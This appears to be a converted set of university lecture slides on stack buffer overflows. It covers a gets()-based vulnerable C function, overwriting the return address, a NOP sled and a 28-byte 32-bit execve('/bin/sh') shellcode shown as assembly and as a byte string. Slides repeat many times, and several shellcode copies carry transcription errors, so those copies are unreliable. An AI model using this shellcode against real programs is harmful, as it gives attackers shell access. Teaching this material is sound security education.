

# System Security - Attack and Defense for Binaries



CS 4390/5390, Spring 2026

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# Buffer Overflow Example: overflowret4\_32

```
int vulfoo()
{
    char buf[40];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

# **Overwrite a return address and return to Shellcode**

## Control-flow Hijacking

**How to overwrite the return address?**

*Inject data big enough...*

**What to overwrite the return address?**


*Whatever we want?*

**What code to execute?**

*Something that give us more control??*


# Stack-based Buffer Overflow

Function Frame of Vulfoo




# Stack-based Buffer Overflow

Function Frame of Vulfoo



# Stack-based Buffer Overflow

Function Frame of Vulfoo




How about we put shellcode in buf??

And overwrite RET to point to the shellcode?

The shellcode will generate a shell for us.

# Stack-based Buffer Overflow


Function Frame of Vulfoo





# Stack-based Buffer Overflow

Function Frame of Vulfoo



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\b0\b"
"\xcd\x80\x31\xc0\x40\xcd\x80";
```

**28 bytes**

# Making a System Call in x86 Assembly

x86 (32-bit)

Compiled from [Linux 4.14.0 headers](#).

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)	arg3 (%esi)	arg4 (%edi)	arg5 (%ebp)
0	restart_syscall	<a href="#">man/ cs/</a>	0x00	-	-	-	-	-	-
1	exit	<a href="#">man/ cs/</a>	0x01	int error_code	-	-	-	-	-
2	fork	<a href="#">man/ cs/</a>	0x02	-	-	-	-	-	-
3	read	<a href="#">man/ cs/</a>	0x03	unsigned int fd	char *buf	size_t count	-	-	-
4	write	<a href="#">man/ cs/</a>	0x04	unsigned int fd	const char *buf	size_t count	-	-	-
5	open	<a href="#">man/ cs/</a>	0x05	const char *filename	int flags	umode_t mode	-	-	-
6	close	<a href="#">man/ cs/</a>	0x06	unsigned int fd	-	-	-	-	-
7	waitpid	<a href="#">man/ cs/</a>	0x07	pid_t pid	int *stat_addr	int options	-	-	-
8	creat	<a href="#">man/ cs/</a>	0x08	const char *pathname	umode_t mode	-	-	-	-
9	link	<a href="#">man/ cs/</a>	0x09	const char *oldname	const char *newname	-	-	-	-
10	unlink	<a href="#">man/ cs/</a>	0x0a	const char *pathname	-	-	-	-	-
11	execve	<a href="#">man/ cs/</a>	0x0b	const char *filename	const char *const *argv	const char *const *envp	-	-	-
12	chdir	<a href="#">man/ cs/</a>	0x0c	const char *filename	-	-	-	-	-
13	time	<a href="#">man/ cs/</a>	0x0d	time_t *tloc	-	-	-	-	-
14	mknod	<a href="#">man/ cs/</a>	0x0e	const char *filename	umode_t mode	unsigned dev	-	-	-
15	chmod	<a href="#">man/ cs/</a>	0x0f	const char *filename	umode_t mode	-	-	-	-
16	lchown	<a href="#">man/ cs/</a>	0x10	const char *filename	uid_t user	gid_t group	-	-	-
17	break	<a href="#">man/ cs/</a>	0x11	?	?	?	?	?	?

# Making a System Call in x86 Assembly

`execve(2)`

System Calls Manual

## NAME

`execve` - execute program

## LIBRARY

Standard C library (`libc`, `-lc`)

## SYNOPSIS

`#include <unistd.h>`

```
int execve(const char *pathname, char *const _Nullable argv[],
           char *const _Nullable envp[]);
```

`/bin/sh, 0x0`

`0x00000000`

Address of `/bin/sh`, `0x00000000`

`eax=11; execve("/bin/sh", address of string "/bin/sh", 0)`

# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor eax,eax
```

```
push eax
```

```
push 0x68732f2f
```

```
push 0x6e69622f
```

```
mov ebx,esp
```

```
mov ecx,eax
```

```
mov edx,eax
```

```
mov al,0xb
```

```
int 0x80
```

```
xor eax,eax
```

```
inc eax
```

```
int 0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"  
"\x68\x68\x2f\x62\x69\x6e\x89"  
"\xe3\x89\xc1\x89\xc2\xb0\x0b"  
"\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:

eax = 0;

ebx

ecx

edx

H

Stack:

L

L

H

# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\b0\b"
"\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**


Registers:

eax = 0;

ebx

ecx

edx



# Your First Shellcode: `execve("/bin/sh")` 32-bit


```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
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"\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:

eax = 0;  
ebx  
ecx  
edx



# Your First Shellcode: `execve("/bin/sh")` 32-bit

2f 62 69 6e 2f 2f 73 68  
/bin//sh

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040	&#32;	Space	64	40	100	&#64;	@	96	60	140	&#96;	`
1	1	001	SOH (start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	A	97	61	141	&#97;	a
2	2	002	STX (start of text)	34	22	042	&#34;	"	66	42	102	&#66;	B	98	62	142	&#98;	b
3	3	003	ETX (end of text)	35	23	043	&#35;	#	67	43	103	&#67;	C	99	63	143	&#99;	c
4	4	004	EOT (end of transmission)	36	24	044	&#36;	\$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	ENQ (enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	ACK (acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	BEL (bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	BS (backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	TAB (horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	LF (NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	VT (vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	FF (NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	CR (carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m
14	E	016	SO (shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	N	110	6E	156	&#110;	n
15	F	017	SI (shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	O	111	6F	157	&#111;	o
16	10	020	DLE (data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	P	112	70	160	&#112;	p
17	11	021	DC1 (device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	Q	113	71	161	&#113;	q
18	12	022	DC2 (device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	R	114	72	162	&#114;	r
19	13	023	DC3 (device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	S	115	73	163	&#115;	s
20	14	024	DC4 (device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	T	116	74	164	&#116;	t
21	15	025	NAK (negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	U	117	75	165	&#117;	u
22	16	026	SYN (synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	V	118	76	166	&#118;	v
23	17	027	ETB (end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	W	119	77	167	&#119;	w
24	18	030	CAN (cancel)	56	38	070	&#56;	8	88	58	130	&#88;	X	120	78	170	&#120;	x
25	19	031	EM (end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	Y	121	79	171	&#121;	y
26	1A	032	SUB (substitute)	58	3A	072	&#58;	:	90	5A	132	&#90;	Z	122	7A	172	&#122;	z
27	1B	033	ESC (escape)	59	3B	073	&#59;	;	91	5B	133	&#91;	[	123	7B	173	&#123;	{
28	1C	034	FS (file separator)	60	3C	074	&#60;	<	92	5C	134	&#92;	\	124	7C	174	&#124;	
29	1D	035	GS (group separator)	61	3D	075	&#61;	=	93	5D	135	&#93;	]	125	7D	175	&#125;	}
30	1E	036	RS (record separator)	62	3E	076	&#62;	>	94	5E	136	&#94;	^	126	7E	176	&#126;	~
31	1F	037	US (unit separator)	63	3F	077	&#63;	?	95	5F	137	&#95;	_	127	7F	177	&#127;	DEL



# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
```

```
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:

eax = 0;  
ebx  
ecx  
edx

H

Stack:

00 00 00 00

2f 2f 73 68

2f 62 69 6e

L

L

H

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push 0x6e69622f
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**28 bytes**

Registers:

eax = 0;  
ebx  
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"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:

eax = 0xb; 11 in decimal

ebx

ecx = 0;

edx = 0;

H

Stack:

00 00 00 00

2f 2f 73 68

2f 62 69 6e

L

L

H

# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
```

```
int 0x80
```

```
xor eax,eax
inc eax
int 0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:

eax = 0xb; 11 in decimal

ebx

ecx = 0;

edx = 0;

H

Stack:

00 00 00 00

2f 2f 73 68

2f 62 69 6e

L

L

H

# If successful, a new process “/bin/sh” is created!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
```

```
int 0x80
```

```
xor eax,eax
inc eax
int 0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:

eax = 0xb; 11 in decimal, execve()

ebx

ecx = 0;

edx = 0;

H

Stack:

00 00 00 00

2f 2f 73 68

2f 62 69 6e

L

L

H

# If not successful, let us clean it up!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
```

```
xor eax,eax
```

```
inc eax
int 0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:

eax = 0x0;

ebx

ecx = 0;

edx = 0;

H

Stack:

00 00 00 00

2f 2f 73 68

2f 62 69 6e

L

L

H

# If not successful, let us clean it up!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:  
eax = 0x1; exit()  
ebx  
ecx = 0;  
edx = 0;

H  
Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e  
L



# Making a System Call in x86 Assembly

x86 (32-bit)

Compiled from [Linux 4.14.0 headers](#).

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)	arg3 (%esi)	arg4 (%edi)	arg5 (%ebp)
0	restart_syscall	<a href="#">man/ cs/</a>	0x00	-	-	-	-	-	-
1	exit	<a href="#">man/ cs/</a>	0x01	int error_code	-	-	-	-	-
2	fork	<a href="#">man/ cs/</a>	0x02	-	-	-	-	-	-
3	read	<a href="#">man/ cs/</a>	0x03	unsigned int fd	char *buf	size_t count	-	-	-
4	write	<a href="#">man/ cs/</a>	0x04	unsigned int fd	const char *buf	size_t count	-	-	-
5	open	<a href="#">man/ cs/</a>	0x05	const char *filename	int flags	umode_t mode	-	-	-
6	close	<a href="#">man/ cs/</a>	0x06	unsigned int fd	-	-	-	-	-
7	waitpid	<a href="#">man/ cs/</a>	0x07	pid_t pid	int *stat_addr	int options	-	-	-
8	creat	<a href="#">man/ cs/</a>	0x08	const char *pathname	umode_t mode	-	-	-	-
9	link	<a href="#">man/ cs/</a>	0x09	const char *oldname	const char *newname	-	-	-	-
10	unlink	<a href="#">man/ cs/</a>	0x0a	const char *pathname	-	-	-	-	-
11	execve	<a href="#">man/ cs/</a>	0x0b	const char *filename	const char *const *argv	const char *const *envp	-	-	-
12	chdir	<a href="#">man/ cs/</a>	0x0c	const char *filename	-	-	-	-	-
13	time	<a href="#">man/ cs/</a>	0x0d	time_t *tloc	-	-	-	-	-
14	mknod	<a href="#">man/ cs/</a>	0x0e	const char *filename	umode_t mode	unsigned dev	-	-	-
15	chmod	<a href="#">man/ cs/</a>	0x0f	const char *filename	umode_t mode	-	-	-	-
16	lchown	<a href="#">man/ cs/</a>	0x10	const char *filename	uid_t user	gid_t group	-	-	-
17	break	<a href="#">man/ cs/</a>	0x11	?	?	?	?	?	?

# If not successful, let us clean it up!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\b0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80";
```

**28 bytes**

Registers:  
eax = 0x1; exit()  
ebx  
ecx = 0;  
edx = 0;

H  
Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H

# Buffer Overflow Example: overflowret4\_32

```
int vulfoo()
{
    char buf[40];


    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

# How much data we need to overwrite RET?

## Overflowret4\_32


```
000011ed <vulfoo>:
 11ed:  f3 0f 1e fb      endbr32
 11f1:  55               push  ebp
 11f2:  89 e5           mov   ebp,esp
 11f4:  83 ec 38       sub   esp,0x38
 11f7:  83 ec 0c       sub   esp,0xc
 11fa:  8d 45 d0       lea   eax,[ebp-0x30]
 11fd:  50             push  eax
 11fe:  e8 fc ff ff ff  call  11ff <vulfoo+0x12>
1203:  83 c4 10       add   esp,0x10
1206:  b8 00 00 00 00  mov   eax,0x0
120b:  c9             leave
120c:  c3             ret
```



# How much data we need to overwrite RET?

